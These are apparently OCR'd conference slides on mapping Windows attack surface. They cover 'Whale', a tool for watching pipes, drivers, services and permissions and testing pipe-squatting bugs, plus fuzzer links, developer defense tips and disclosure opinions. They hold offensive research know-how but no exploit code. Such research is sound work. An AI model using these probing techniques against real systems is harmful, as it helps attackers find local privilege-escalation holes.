


Image Credit: https://sites.google.com/a/fairview.k12.oh.us/kiler-whale/funny (some kid's school!?)

Whale

- Can answer questions like…
  - What drivers got loaded when I plugged this in?
  - What pipes were created when I opened this app?
  - Which PnP devices--; after stopping service?
  - What's the ACLs on Device X or Pipe Y?



Whale

- Whale can help us catch subtle changes
  - Attack surface that's exposed only for a moment
  - Or during a specific event
- Focused on interactive bug hunting sessions rather than passive recording
  - Of course you can throw these things in database and do XYZ from there

Whale

- **watch**
  - Monitor new or removed objects and friends
  - Devices, drivers, pipes, services, processes, named objects, network ports, etc
- **view / check**
  - Look at specific objects / directories and perms
- **translate**
  - Translate SDDL strings into human-readable

Whale

- **hold / race / makepipe**
  - Holds, creates or loop-creates mutexes and pipes
  - Useful for testing squatting bugs
- **killpipe / delayrdp**
  - Reproduces aforementioned interesting items
- **tricks**
  - Uses accesschk.exe (if available) to run some perm checks from the bag ‘o tricks

Administrator: Windows Command Processor - whale.exe watch

```
\BaseNamedObjects\UsGthrCtrlFltPipeMssGthrPipe94SDE
\BaseNamedObjects\UsGthrFl
\BaseNamedObjects\UsGthrFl
\BaseNamedObjects\UsGthrFl
\BaseNamedObjects\UsGthrCt
\BaseNamedObjects\UsGthrCt
\BaseNamedObjects\UsGthrCt
\BaseNamedObjects\UsGthrFl
\BaseNamedObjects\UsGthrFl
\BaseNamedObjects\UsGthrCt
\BaseNamedObjects\UsGthrCt
\BaseNamedObjects\UsGthrCt
[NEW] processes:
SearchFilterHost
[DELETED] bno:
\BaseNamedObjects\TS Certi
[NEW] bno:
\BaseNamedObjects\TS Certi
```

File Action View Help

Services (Local)

Services (Local)

DS Role Server

Start the service

Description:
This service hosts the DS Role Server used for DC promotion, demotion, and cloning. If this service is disabled, these operations will fail.

Name

- COM+ Event System
- COM+ System Application
- Computer Browser
- Credential Manager
- Cryptographic Services
- DCOM Server Process Laun...
- Device Association Service
- Device Install Service
- Device Setup Manager
- DFS Namespace
- DFS Replication
- DHCP Client
- Diagnostic Policy Service
- Diagnostic Service Host
- Diagnostic System Host
- Diagnostics Tracking Service
- Distributed Link Tracking Cl...
- Distributed Scan Server serv...
- Distributed Transaction Co...
- DNS Client
- DNS Server
- DS Role Server
- Encrypting File System (EFS)
- Extensible Authentication P...

Whale

- Haven't specifically targeted non-Microsoft software with it yet
  - Short-list includes Adobe, Oracle, Citrix, tons more
- Will be available online after the talk

More Tools for Offense

Attacking ALPC

- There's a Nagy-app for that
  - https://github.com/bnagy/raf
  - https://github.com/bnagy/alpcgo/
- More details
  - https://conference.hitb.org/hitbseccconf2014kul/materials/D2T1%20-%20Ben%20Nagy%20-%20ALPC%20Fuzzing%20Toolkit.pdf

Attacking Named Pipes

- NCC released a set of nice IPC fuzzing tools quite a few years ago..
  - https://www.nccgroup.trust/us/about-us/resources/windows-ipc-fuzzing-tools/

Attacking IOCTLs

- CreateFile() then DeviceIoControl()
- Several fuzzers out there
  - **NEW** https://github.com/nccgroup/DriverBuddy
- Some straight from the manufacturer…
  - https://msdn.microsoft.com/en-us/library/windows/hardware/ff547311(v=vs.85).aspx

Attacking NDIS/OIDs


- Some manual exploration tools around
- Or repurpose random example code
  - http://www.codeproject.com/Articles/24756/How-to-query-miniport-driver-information-OI
- Might be some fuzzing provided in HCKs
  - https://developer.microsoft.com/en-us/windows/hardware/windows-hardware-lab-kit

Win32 Permissions

- SysInternals Suite
  - https://technet.microsoft.com/en-us/sysinternals/bb842062.aspx
- Tons of useful tools for security research
  - Accesschk, Process Explorer, Process Monitor, WinObj and more

Binary Analysis

- BinSkim
  - Checks for compiler and linker security settings
  - Under documented and not ./, but promising



Reference: https://github.com/microsoft/binskim


DEVELOPERS
DEVELOPERS
DEVELOPERS
DEVELOPERS
DEVELOPERS

For Better Defense

- Validate all untrusted input
  - If it's tainted by a user, it's gotta be checked
- And don't just assert things
  - That doesn't work in the real world

For Better Defense

- DACL that (securable) object!
  - Principle of least privilege
- Continuously run security tools
  - And fix all the bugs (even the crap ones for DiD)

Thoughts on Disclosure

- *Responsible* disclosure implies it's irresponsible not to work with a vendor by rules they create and timeline they set
  - Besides not making sense, it certainly isn't fair
- **Coordinated** disclosure is weak, but better
  - At least it implies compromise on both sides
  - But it doesn't mean you're not a professional if you still don't want to be part of that system

Thoughts on Disclosure

- It's best to take the free consulting as a gift
  - Ensure processes are in place to fix bugs fast
  - We no longer live in the one-release-a-year world
- At the end of the day, the ones writing the code also wrote the bugs
  - No other people put bugs in your code (probably)

Thoughts on Disclosure

- **There's no overall good way to disclose**
- Coordinated Disclosure
  - Great for vendor, not great for everyone else
- Drop bug
  - Varies depending on your subscribed philosophy
- Don't look for bug
  - Usually bad for everyone

Thoughts on Disclosure

- Shout out to Chris Evans for keeping it 100

> As a learning experiment, most of my bug disclosures going forward are going to be 0day. I've got a lot of experience participating in so-called "co-ordinated disclosure", where the receiving vendor takes as long as they wish to fix a vulnerability. (I once waited over a year(!) for Apple to fix a Safari vulnerability.) I've got significantly less experience with "full disclosure", where the public receives details of a risk at the same time as the vendor. To be clear, I'm fairly certain that the correct balance is a compromise somewhere between "full disclosure" and "co-ordinated disclosure". The Project Zero 90-day deadlines appear to achieve this compromise nicely and there's a lot of data backing up the policy.

- Helping vendors fix their mistakes and deploy patches for customers is fine, but…
  - Researchers don't **owe** you a thing

Reference: http://scarybeastsecurity.blogspot.com/2016/11/0day-exploit-compromising-linux-desktop.html

Product Security

- It's about taking your dev's "finished" product ~~from not at all secure to much more secure~~ from solid security to secure for customers
- Expense is the enemy of progress
  - So make security cheaper!

Automation + Expertise = <u>Customer Trust</u>

Prior Research

- Great work from those who Windows so hard
  - James Forshaw
  - Caesar Cerrudo
  - Alex Ionescu
  - Thomas Garnier

Conclusion

- WiFi, Bluetooth, Office, basically the fun stuff
  - Add significant attack surface
  - Not to mention the mountain of URI handlers…
- Windows can do what it wants
  - System processes don't always behave uniformly
- A lot of un(der)documented stuff in Windows
  - ~~When they open sourcing everything it will be fine~~ you don't need src if you can read assembly! ☺

WHERE DO YOU WANT TO GO TODAY?

Questions?

Your potential. Our passion.

Be What's Next

#empowering

Thank you!

Have you mapped all the attack surface of that thing you're **shipping soon**?

Contact me
jbrown3264/gmail